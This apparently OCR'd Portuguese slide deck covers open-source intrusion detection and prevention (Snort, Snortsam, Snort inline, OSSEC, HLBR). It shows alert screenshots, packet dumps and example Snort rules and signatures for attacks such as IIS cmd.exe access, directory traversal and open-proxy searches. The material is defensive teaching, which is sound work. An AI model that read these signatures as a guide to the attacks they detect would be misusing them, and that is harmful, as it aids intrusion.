6	10.43.10.98	2182	207.46.245.33	80	BLEEDING-EDGE MALWARE Suspicious User Agent
6	10.43.104.22	1418	207.68.179.219	80	BLEEDING-EDGE MALWARE Suspicious User Agent
6	10.41.2.155	1136	65.54.195.188	80	BLEEDING-EDGE MALWARE Suspicious User Agent
6	10.15.10.151	1441	65.54.195.188	80	BLEEDING-EDGE MALWARE Suspicious User Agent
6	10.25.1.53	1140	207.68.179.219	80	BLEEDING-EDGE MALWARE Suspicious User Agent
6	10.41.2.155	1905	207.68.179.219	80	BLEEDING-EDGE MALWARE Suspicious User Agent
6	10.15.10.151	1135	207.68.179.219	80	BLEEDING-EDGE MALWARE Suspicious User Agent
4	10.41.2.162	2427	207.68.179.219	80	BLEEDING-EDGE MALWARE Suspicious User Agent
4	10.9.10.19	1063	207.68.179.219	80	BLEEDING-EDGE MALWARE Suspicious User Agent
4	10.43.105.7	2960	207.68.179.219	80	BLEEDING-EDGE MALWARE Suspicious User Agent
4	10.21.2.73	1936	207.68.179.219	80	BLEEDING-EDGE MALWARE Suspicious User Agent
4	10.43.104.22	4894	65.54.195.188	80	BLEEDING-EDGE MALWARE Suspicious User Agent
4	10.21.3.72	1348	65.54.195.188	80	BLEEDING-EDGE MALWARE Suspicious User Agent
4	10.21.3.72	2063	207.68.179.219	80	BLEEDING-EDGE MALWARE Suspicious User Agent
4	10.21.2.73	1386	65.54.195.188	80	BLEEDING-EDGE MALWARE Suspicious User Agent
4	10.21.2.129	2015	207.68.179.219	80	BLEEDING-EDGE MALWARE Suspicious User Agent
4	10.25.1.53	1620	65.54.195.188	80	BLEEDING-EDGE MALWARE Suspicious User Agent
4	10.41.2.155	4380	207.46.150.50	80	BLEEDING-EDGE MALWARE Suspicious User Agent

BLEEDING-EDGE MALWARE Suspicious User Agent

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg: "BLEEDING-EDGE MALWARE Suspicious User Agent"; flow: to_server,established; content:"User-Agent\:"; nocase; pcre:"/User-Agent\:[^\n]+Microsoft Internet Explorer/i"; content:!"microsoft.com"; nocase; threshold:type limit, track by_src, count 2, seconds 360; reference:url,www.topinstalls.com; classtype:trojan-activity; sid:2002400; rev:7;)

bleeding-malware.rules, line 877.

SQueRT - A Simple QUEry and Report Tool. - Mozilla Firefox

File Edit View History Bookmarks Tools Help

S Q u e R T — Powered by Squil

Sensor: All Sensors | View: ALL | Start: Mon Apr 2, 2007 00 : 00 | End: Mon Apr 2, 2007 00 : 00 | Sort: <-Time

Query: ---- | Build Report | Build Graphs

Report Details

Generated: Mon Apr 2, 2007 20:23:50

Scope: All Sensors
View: All Events
Date: Monday Apr 2, 2007
Total: 9 Event(s)
Distinct: 9 Event(s)

Protocol Distribution

TCP: [ ] (100%)
UDP: [ ] (0%)
ICMP: [ ] (0%)

ST	Timestamp	SrcIP	Port	DstIP	Port	Signature
RT	12:13:24 (04-02)	10.13.111.236	1479	208.72.29.130	443	P2P BitTorrent transfer
RT	12:13:03 (04-02)	10.13.111.236	1473	208.72.29.130	443	P2P BitTorrent transfer
RT	12:13:03 (04-02)	10.13.111.236	1473	208.72.29.130	443	P2P BitTorrent transfer
RT	12:12:52 (04-02)	10.13.111.236	1468	208.72.29.130	443	P2P BitTorrent transfer
RT	12:12:52 (04-02)	10.13.111.236	1468	208.72.29.130	443	P2P BitTorrent transfer
RT	12:12:41 (04-02)	10.13.111.236	1461	208.72.29.130	443	P2P BitTorrent transfer
RT	12:12:41 (04-02)	10.13.111.236	1461	208.72.29.130	443	P2P BitTorrent transfer
RT	12:12:31 (04-02)	10.13.111.236	1454	208.72.29.130	443	P2P BitTorrent transfer
RT	12:12:31 (04-02)	10.13.111.236	1454	208.72.29.130	443	P2P BitTorrent transfer

Event Details

Generated: Mon Apr 2, 2007 20:23:52

Event Time: 2007-04-02 12:13:24
Sensor: New York (ID: 3)
Signature: P2P BitTorrent transfer (SID: 2181)
Event ID: 899672

NEW QUERY

	SrcIP	DstIP	Ver	IHL	TOS	Length	ID	Flags	Offset	TTL	ChkSum
IP	10.13.111.236	208.72.29.130 | DNS | WHOIS |	4	5	0	108	13319	2	0	128	24257

	SrcPort	DstPort	R1	R0	URG	ACK	PSH	RST	SYN	FIN	Seq#	Ack#	Offset	Res	Window	Urp	ChkSum
TCP	1479	443	0	0	0	1	1	0	0	0	739417942	3621203205	5	0	65535	0	54046

DATA

```
13 42 69 74 54 6F 72 72 65 6E 74 20 70 72 6F 74   .BitTorrent prot
6F 63 6F 6C 01 00 00 00 00 00 00 68 6F 08 9E      ocol........ho..
AF 33 F7 C2 17 53 DC A8 A7 A7 C6 05 84 F2 0D D5   .3...S..........
50 61 6E 64 6F 2D 35 37 33 34 31 44 43 31 32 39   Pando-57341DC129
41 45 35 39                                       AE59
```

SQueRT - A Simple QUEry and Report Tool. - Mozilla Firefox

File Edit View History Bookmarks Tools Help

S Q u e R T — Powered by Sguil


Sensor: All Sensors | View: ALL | Start: Fri Mar 30, 2007 04 : 30 | End: Mon Apr 2, 2007 07 : 00 | Sort: <-Time

Query: ---- | Build Report | Build Graphs

Viewing results for **All Sensors**.


From Fri Mar 30/07 - 04:30 to Mon Apr 2/07 - 07:00

Top Ten Events




- MS-SQL probe response overflow attempt
- BLEEDING-EDGE Malware Overpro Spyware User Agent Activity (merong)
- BLEEDING-EDGE Malware Fun Web Products Agent Traffic
- BLEEDING-EDGE SCAN NMAP -sS
- BLEEDING-EDGE SCAN NMAP -f -sS
- BLEEDING-EDGE Malware MarketScore.com Spyware User Configuration and Setup Access
- snort_decoder: Bad IPv4 Options
- RPC portmap proxy attempt UDP
- BLEEDING-EDGE MALWARE Possible Spyware - Wise User Agent
- BLEEDING-EDGE MALWARE Fun Web Products Spyware User Agent (1)

Top Ten Source IP's



- 10.25.1.3
- 10.25.0.253
- 10.13.110.159
- 10.25.0.50
- 10.21.2.47
- 10.17.6.16
- 10.13.142.245
- 192.168.10.5
- 10.41.1.4
- 10.13.100.115

Top Ten Destination IP's



- 10.25.2.101
- 10.25.2.71
- 72.30.33.102
- 202.57.155.218
- 224.101.101.101
- 63.241.25.134
- 10.13.100.115
- 4.79.209.230
- 192.168.10.255
- 64.233.187.104

Top Ten Source Ports

- 1241
- 4972
- 80

Top Ten Destination Ports

- 80
- 7777
- 111

SQueRT v-0.4.0-BETA

Snort IDS

- Outros Analisadores de Logs do Snort
  - *Demarc Pure Secure*
  - *pysnort*
  - *glogwatch*
  - *rrd-snort*
  - *RazorBack*
  - *Aris Extractor*
  - *SnorSnarf*

DEMARC - Version 1.05-Stable - Mozilla {Build ID: 2002020511}

File Edit View Search Go Bookmarks Tasks Help Debug QA

http://www.demarc.com/screenshots/summary.html

Search

Home Bookmarks

demarc

summary | events | monitor | integrity | search | configure

Quick Stats	
6:08:38 AM, Tue Sep 25 2001	
Last NIDS Alert	
24 sec ago P-1-WEB-IIS cmd.exe access	
Monitored Hosts	
host3.your_domain.com - HTTPS	
Monitored Files	
192.168.112.69 (3)	
Alerts (Last 6 Hrs)	
6 AM (12)	
5 AM (572)	
4 AM (238)	
3 AM (303)	
2 AM (180)	
1 AM (309)	
% Alerts/Sensor	
192.168.112.69 (91%)	
192.168.112.10 (9%)	
slugger (<1%)	
Protocol Breakdown	
TCP (94%)	
UDP (2%)	
ICMP (4%)	
Top 6 Src IPs	
192.168.1.13	(22352)
192.168.1.178	(17429)
192.168.1.30	(6416)
192.168.119.57	(4136)
192.168.87.199	(4078)
192.168.241.143	(3050)
Top 6 Dst IPs	

122162 events currently in database, 83 unique. joeuser - logout - 6:08:46 AM, Tue Sep 25 2001

Last login from 192.168.41.35 on Tuesday September 25, 2001 at 06:07:42 AM.

Host Monitoring Alerts

your_domain Main Routers	HTTPS	Ping	Telnet
host3.your_domain.com 192.168.112.1			

More...

Last 6 Events


Signature	Source	Destination	Sensor	Time/Date
P-1-WEB-IIS cmd.exe access	192.168.41.35	192.168.112.60	192.168.112.69	06:08 09-25
P-1-WEB-IIS cmd.exe access	192.168.41.35	192.168.112.60	192.168.112.69	06:08 09-25
P-1-WEB-IIS cmd.exe access	192.168.41.35	192.168.112.60	192.168.112.69	06:08 09-25
P-1-WEB-IIS cmd.exe access	192.168.41.35	192.168.112.60	192.168.112.69	06:08 09-25
P-1-WEB-IIS cmd.exe access	192.168.41.35	192.168.112.60	192.168.112.69	06:08 09-25
P-1-WEB-IIS cmd.exe access	192.168.41.35	192.168.112.60	192.168.112.69	06:08 09-25

Events in the past: 1 Days #/Page: 60 TCP: UDP: ICMP: Go More...

Unique Events in the past 1 day

Freq	Signature	Graph	Sensor	First Event	Last Event
1939	WEB-IIS cmd.exe access	1d 1w 4w	192.168.112.69	05:49 09-24	21:32 09-24
1502	spp_unidecode: Invalid Unicode String detected	1d 1w 4w	192.168.112.69	05:49 09-24	05:45 09-25
1296	P-1-WEB-IIS cmd.exe access	1d 1w 4w	192.168.112.69	21:36 09-24	05:45 09-25
1001	spp_unidecode: Unicode Directory Transversal attack detected	1d 1w 4w	192.168.112.69	05:49 09-24	05:45 09-25
998	spp_unidecode: CGI Null Byte attack detected	1d 1w 4w	192.168.112.69	05:49 09-24	05:45 09-25
937	ICMP PING *NIX	1d 1w 4w	192.168.112.69	05:49 09-24	13:33 09-24
935	ICMP Echo Reply	1d 1w 4w	192.168.112.69	05:49 09-24	13:33 09-24
576	ICMP Destination Unreachable (Port Unreachable)	1d 1w 4w	192.168.112.69	05:50 09-24	13:33 09-24
513	WEB-IIS CodeRed v2 root.exe access	1d 1w 4w	192.168.112.69	05:49 09-24	05:45 09-25
320	WEB-FRONTPAGE /_vti_bin/ access	1d 1w 4w	192.168.112.69	05:49 09-24	21:32 09-24

Document: Done (1.442 secs)


DEMARC - Version 1.05-Stable - Mozilla {Build ID: 2002020511}
File Edit View Search Go Bookmarks Tasks Help Debug QA
http://www.demarc.com/screenshots/events.html
Search
Home Bookmarks
demarc
summary events monitor integrity search configure
Quick Stats
6:11:40 AM, Tue Sep 25 2001
Last NIDS Alert
3 min 26 sec ago
P-1-WEB-IIS cmd.exe access
Monitored Hosts
host3.your_domain.com - HTTPS
Monitored Files
192.168.112.69 (3)
Cached below: expires in 55 sec
Alerts (Last 6 Hrs)
6 AM (12)
5 AM (572)
4 AM (238)
3 AM (303)
2 AM (180)
1 AM (309)
% Alerts/Sensor
192.168.112.69 (91%)
192.168.112.10 (9%)
slugger (<1%)
Protocol Breakdown
TCP (94%)
UDP (2%)
ICMP (4%)
Top 6 Src IPs
192.168.1.13 (22352)
192.168.1.178 (17429)
192.168.1.30 (6416)
192.168.119.57 (4136)
192.168.87.199 (4078)
122162 events currently in database, 83 unique.
Total rows returned: 9951
joeuser - logout - 6:11:51 AM, Tue Sep 25 2001
Event List
Signature Type Source Destination Sensor Time/Date
P-1-WEB-IIS cmd.exe access TCP 192.168.41.35:2467 192.168.112.60:80 192.168.112.69 06:08 09-25
P-1-WEB-IIS cmd.exe access TCP 192.168.41.35:2468 192.168.112.60:80 192.168.112.69 06:08 09-25
P-1-WEB-IIS cmd.exe access TCP 192.168.41.35:2468 192.168.112.60:80 192.168.112.69 06:08 09-25
P-1-WEB-IIS cmd.exe access TCP 192.168.41.35:2467 192.168.112.60:80 192.168.112.69 06:08 09-25
P-1-WEB-IIS cmd.exe access TCP 192.168.41.35:2468 192.168.112.60:80 192.168.112.69 06:08 09-25
P-1-WEB-IIS cmd.exe access TCP 192.168.41.35:2468 192.168.112.60:80 192.168.112.69 06:08 09-25
P-1-WEB-IIS cmd.exe access TCP 192.168.41.35:2467 192.168.112.60:80 192.168.112.69 06:08 09-25
P-1-WEB-IIS cmd.exe access TCP 192.168.41.35:2467 192.168.112.60:80 192.168.112.69 06:08 09-25
P-1-WEB-IIS cmd.exe access TCP 192.168.41.35:2467 192.168.112.60:80 192.168.112.69 06:08 09-25
P-1-WEB-IIS cmd.exe access TCP 192.168.41.35:2467 192.168.112.60:80 192.168.112.69 06:08 09-25
P-1-WEB-IIS cmd.exe access TCP 192.168.41.35:2468 192.168.112.60:80 192.168.112.69 06:08 09-25
P-1-WEB-IIS cmd.exe access TCP 192.168.41.35:2468 192.168.112.60:80 192.168.112.69 06:08 09-25
P-1-WEB-IIS cmd.exe access TCP 192.168.1.178:1254 192.168.112.88:80 192.168.112.69 05:57 09-25
P-1-WEB-IIS cmd.exe access TCP 192.168.1.178:1254 192.168.112.88:80 192.168.112.69 05:57 09-25
P-1-WEB-IIS cmd.exe access TCP 192.168.1.178:1285 192.168.112.88:80 192.168.112.69 05:57 09-25
P-1-WEB-IIS cmd.exe access TCP 192.168.1.178:1285 192.168.112.88:80 192.168.112.69 05:57 09-25
spp_unidecode: CGI Null Byte attack detected TCP 192.168.1.178:1222 192.168.112.88:80 192.168.112.69 05:57 09-25
spp_unidecode: CGI Null Byte attack detected TCP 192.168.1.178:1222 192.168.112.88:80 192.168.112.69 05:57 09-25
spp_unidecode: CGI Null Byte attack detected TCP 192.168.1.178:1187 192.168.112.88:80 192.168.112.69 05:56 09-25
spp_unidecode: CGI Null Byte attack detected TCP 192.168.1.178:1187 192.168.112.88:80 192.168.112.69 05:56 09-25
spp_unidecode: Unicode Directory Transversal attack detected TCP 192.168.1.178:1141 192.168.112.88:80 192.168.112.69 05:56 09-25
spp_unidecode: Unicode Directory Transversal attack detected TCP 192.168.1.178:1141 192.168.112.88:80 192.168.112.69 05:56 09-25
spp_unidecode: Unicode Directory Transversal attack detected TCP 192.168.1.178:1088 192.168.112.88:80 192.168.112.69 05:56 09-25
spp_unidecode: Unicode Directory Transversal attack detected TCP 192.168.1.178:1088 192.168.112.88:80 192.168.112.69 05:56 09-25
spp_unidecode: Invalid Unicode String detected TCP 192.168.1.178:4998 192.168.112.88:80 192.168.112.69 05:56 09-25
Document: Done (1.325 secs)

Snortsnarf: Snort signatures in snort.alert.040100 et al

417 alerts processed.

Files included:

- snort.alert.040100
- snortportscan.log.040100

Earliest alert at **00:36:18**.402320 *on 04/01*
Latest alert at **23:55:27**.776625 *on 04/01*

The 200 reports from the Spade anomaly sensor are in a separte section: visit it

Signature (click for definition)	# Alerts	# Sources	# Destinations	Detail link
OVERFLOW-NOOP-X86	1	1	1	Summary
CVE-1999-0021 - WEB-count.cgi	1	1	1	Summary
IDS126 - Outgoing Xterm	1	1	1	Summary
WEB-CGI-redirectt	1	1	1	Summary
WEB-prefix-get //	3	1	2	Summary
IDS298 - WEB MISC - http-directory-traversal 2	3	3	2	Summary
VNC Active on Network	4	3	3	Summary
IDS212 - MISC - DNS Zone Transfer	6	1	1	Summary
TCP **S***** scan	24	1	24	Summary
IDS235 - CVE-1999-0148 - CGI-HANDLERprobe!	25	1	2	Summary
TCP **S*F*** scan	30	1	30	Summary
IDS03 - MISC-Traceroute UDP	32	1	1	Summary
IDS159 - PING Microsoft Windows	111	4	3	Summary
IDS246 - MISC - Large ICMP Packet	175	62	20	Summary

Generated by Snortsnarf v100400.1 (Jim Hoagland and Stuart Staniford)

Snortsam

- Plugin do Snort (ids passivo → ids reativo)
  - *Permite ao Snort o bloqueio de ataques*
  - *Reconfiguração de ACLs nos firewalls*
    - *Cisco Pix, Cisco Routers, Checkpoint, Unix-based (Netfilter/Iptables, PF, ...)*
  - *Duas partes: patch do snort e a aplicação Snortsam*
  - *Integração do snortsam com firewall* (`snortsam.conf`)

Snortsam

- Configuração (após instalação)
  - *Regra Original*

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS
$HTTP_PORTS (msg:"WEB-ATTACKS /bin/ps commandattempt";
flow:to_server,established;
uricontent:"/bin/ps"; nocase;
classtype:web-application-attack; sid:1328; rev:6;)
```

  - *Regra Com bloqueio da origem por 5 minutos*

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS
$HTTP_PORTS (msg:"WEB-ATTACKS /bin/ps commandattempt";
flow:to_server,established;
uricontent:"/bin/ps"; nocase;
classtype:web-application-attack; sid:1328; rev:6; fwsam: src, 5 minutes;)
```

Snort in-line

- Versão Modificada do Snort
  - *Interage com o Netfilter/IPtables ou IPFW*
  - *Recebe tráfego enviado pelo Firewall*
  - *Decide o destino de cada pacote de acordo com regras Snort.*
  - *Necessário recompilar Snort com opção --enable-inline*
  - *Geralmente posicionado em uma bridge*
  - *Considerado um IPS*

Snort in-line

- Exemplo de Uso com Iptables:
  - *Desviando o tráfego HTTP para o snort in-line:*

```
iptables -A FORWARD -m state --state ESTABLISHED,RELATED -p tcp --dport 80 -j QUEUE
iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A FORWARD -p tcp --dport 80 -m state --state NEW -j QUEUE
```

  - *Alterando dados com o snort in-line:*

```
alert tcp any any <> any 80 (msg: "tcp replace"; content:"GET"; replace:"BET";)
```

  - *Bloqueio (drop) direto :: Exemplo (regras bloqueio P2P)*

```
drop tcp $HOME_NET 4711 -> $EXTERNAL_NET any (msg:"P2P eDonkey server response";
flow:established,from_server; content:"Server|3A| eMule"; reference:url,www.emule-
project.net; classtype:policy-violation; sid:2587; rev:2;)
```

Snort flexresp

- Plugin para tornar o Snort Reativo
  - *Compilação com opção --enable-flexresp*
  - *Exemplo: Resetando conexões http contendo a string ¨gts¨*

```
alert tcp any any -> any $HTTP_PORTS (msg:"Tentativa de
acesso a sites com string gts";content:"gts";
nocase;$RESET;)
```

  - *Variável $RESET declarada no snort.conf*

```
var RESET resp:rst_all
```

  - `rst_snd, rst_rcv, rst_all`

AIRCert
(Snort XML Output Plugin)

- Plugin do Snort para geração de saídas XML
  - *Gerando logs no formato XML*

```
output xml: log,   file=/var/snort/log/output.xml
```

  - *Limitando o número de alertas por arquivo*

```
output xml: log,   file=/var/snort/log/output.xml acnt=10000
```

  - *Enviando arquivo XML para Máquina Remota (fechando o socket após o envio)*

```
output xml: log, alert, url=tcp://200.1.2.3:5000 keepalive=1
```

Barnyard

- Pós-processador dos logs do Snort IDS
  - *Gera logs no formato UNIFIED (binário)*
  - *Diminui significativamente o atraso na geração dos logs (seja no syslog ou em banco de dados)*
  - *Ideal para redes com grande volume de tráfego (giga por exemplo)*
  - *Resolve o problema do descarte de pacotes pelo IDS*

OSSEC

- HIDS *(Ids baseado em Host)*
  - *Realiza análise de logs, checagem de integridade de arquivos e detecção de rootkits*
  - *Reconhece e atua sobre vários tipos de log: ssh (Openssh), ftp (Proftpd, Pure-ftpd, Vs-ftpd), Imapd, dns (Bind), mail (Postfix, Sendmail), Snort IDS, webserver (Apache :: access log e error log e MS-IIS), proxy (Squid)...*
  - *Faz notificação por e-mail e/ou respostas automáticas a incidentes (bloqueios no firewall ou scripts)*

OSSEC

- HIDS *(Ids baseado em Host)*
  - *Desenvolvido por brasileiros (Daniel Cid) em C*
  - *Além da versão em português : en/de/fr/it/jp/pl/ru/tr*
  - *Instalação local ou cliente/servidor*
  - *Eleita a melhor ferramenta Open Source de segurança corporativa (Linuxworld 03/2007)*

HLBR (Hogwash Light BR)

- IPS baseado no Projeto Hogwash (Jason Larsen)
  - *Desenvolvido por brasileiros (Eriberto) [11/2005]*
  - *Atua como bridge (camada 2 OSI)*
  - *"Invisível" na rede (não altera o cabeçalho dos pacotes)*
  - *Dois tipos de log: Registro de Anomalias e Dump do tráfego*

HLBR (Hogwash Light BR)

- Exemplo :: Detecção de Tentativa de Uso de Open-Proxy
  - *Detecção da Anomalia*

```
00831 22/02/2006 13:23:00 x.51.162.252:3324->y.z.48.244:80 (http-2-re) open
      proxy search
```

  - *Dump do Tráfego*

```
13:23:00.661777 IP x.51.162.252.3324 > y.z.48.244.www: P
      1448357854:1448357917(63) ack 1691128774 win 17520
        0x0000:  4500 0067 3a0e 4000 6b06 02c6 d233 a2fc  E..g:.@.k....3..
        0x0010:  c8fc 9490 0cfc 0050 5654 2fde 64cc 93c6  .......PVT/.d...
        0x0020:  5018 4470 30d1 0000 434f 4e4e 4543 5420  P.Dp0...CONNECT.
        0x0030:  3231 302e 3738 2e31 3438 2e31 3632 3a32  xxx.78.148.162:2
        0x0040:  3520 4854 5450 2f31 2e31 0d0a 486f 7374  5.HTTP/1.1..Host
        0x0050:  3a20 3231 302e 3738 2e31 3438 2e31 3632  :.xxx.78.148.162
        0x0060:  3a32 350d 0a0d 0a                        :25....
```

HLBR (Hogwash Light BR)

- **Configuração**
  - *Ações (registro em logs e/ou descarte do pacote)*

```
<action action1>
response=alert file(/var/log/hlbr/hlbr.log)
response=dump packet(/var/log/hlbr/hlbr.dump)
response=drop
</action>
```

  - *Regras de fácil criação e/ou modificação*

```
<rule>
ip dst(www)
tcp dst(80)
tcp regex(^CONNECT )
message=(http-2-re) open proxy search
action=action1
</rule>
<rule>
```

Considerações Finais

- Forte tendência de reatividade na detecção de intrusões
- Gargalo pode inviabilizar o uso in-line (bridge)
- Seja IDS Passivo, Reativo ou IPS, há soluções baseadas em software livre que atendem à demanda !!!

Links Relacionados

- Snort IDS
  - *http://www.snort.org*
- *ACID – Analysis Console for Intrusion Databases*
  - *http://acidlab.sourceforge.net*
- *BASE – Basic Analysis and Security Engine*
  - *http://base.secureideas.net*
- *Sguil – The Analyst Console for Network Security Monitoring*
  - *http://sguil.sourceforge.net*
- *SQueRT – A Simple Query and Report Tool*
  - *http://squert.sourceforge.net*
- *Snortsam (plugin snort)*
  - *http://www.snortsam.net*

Links Relacionados

- *Snort in-line*
  - *http://snort-inline.sourceforge.net*
- *AIRCert (Snort XML Output Plugin)*
  - *http://www.cert.org/kb/snortxml*
- *Barnyard*
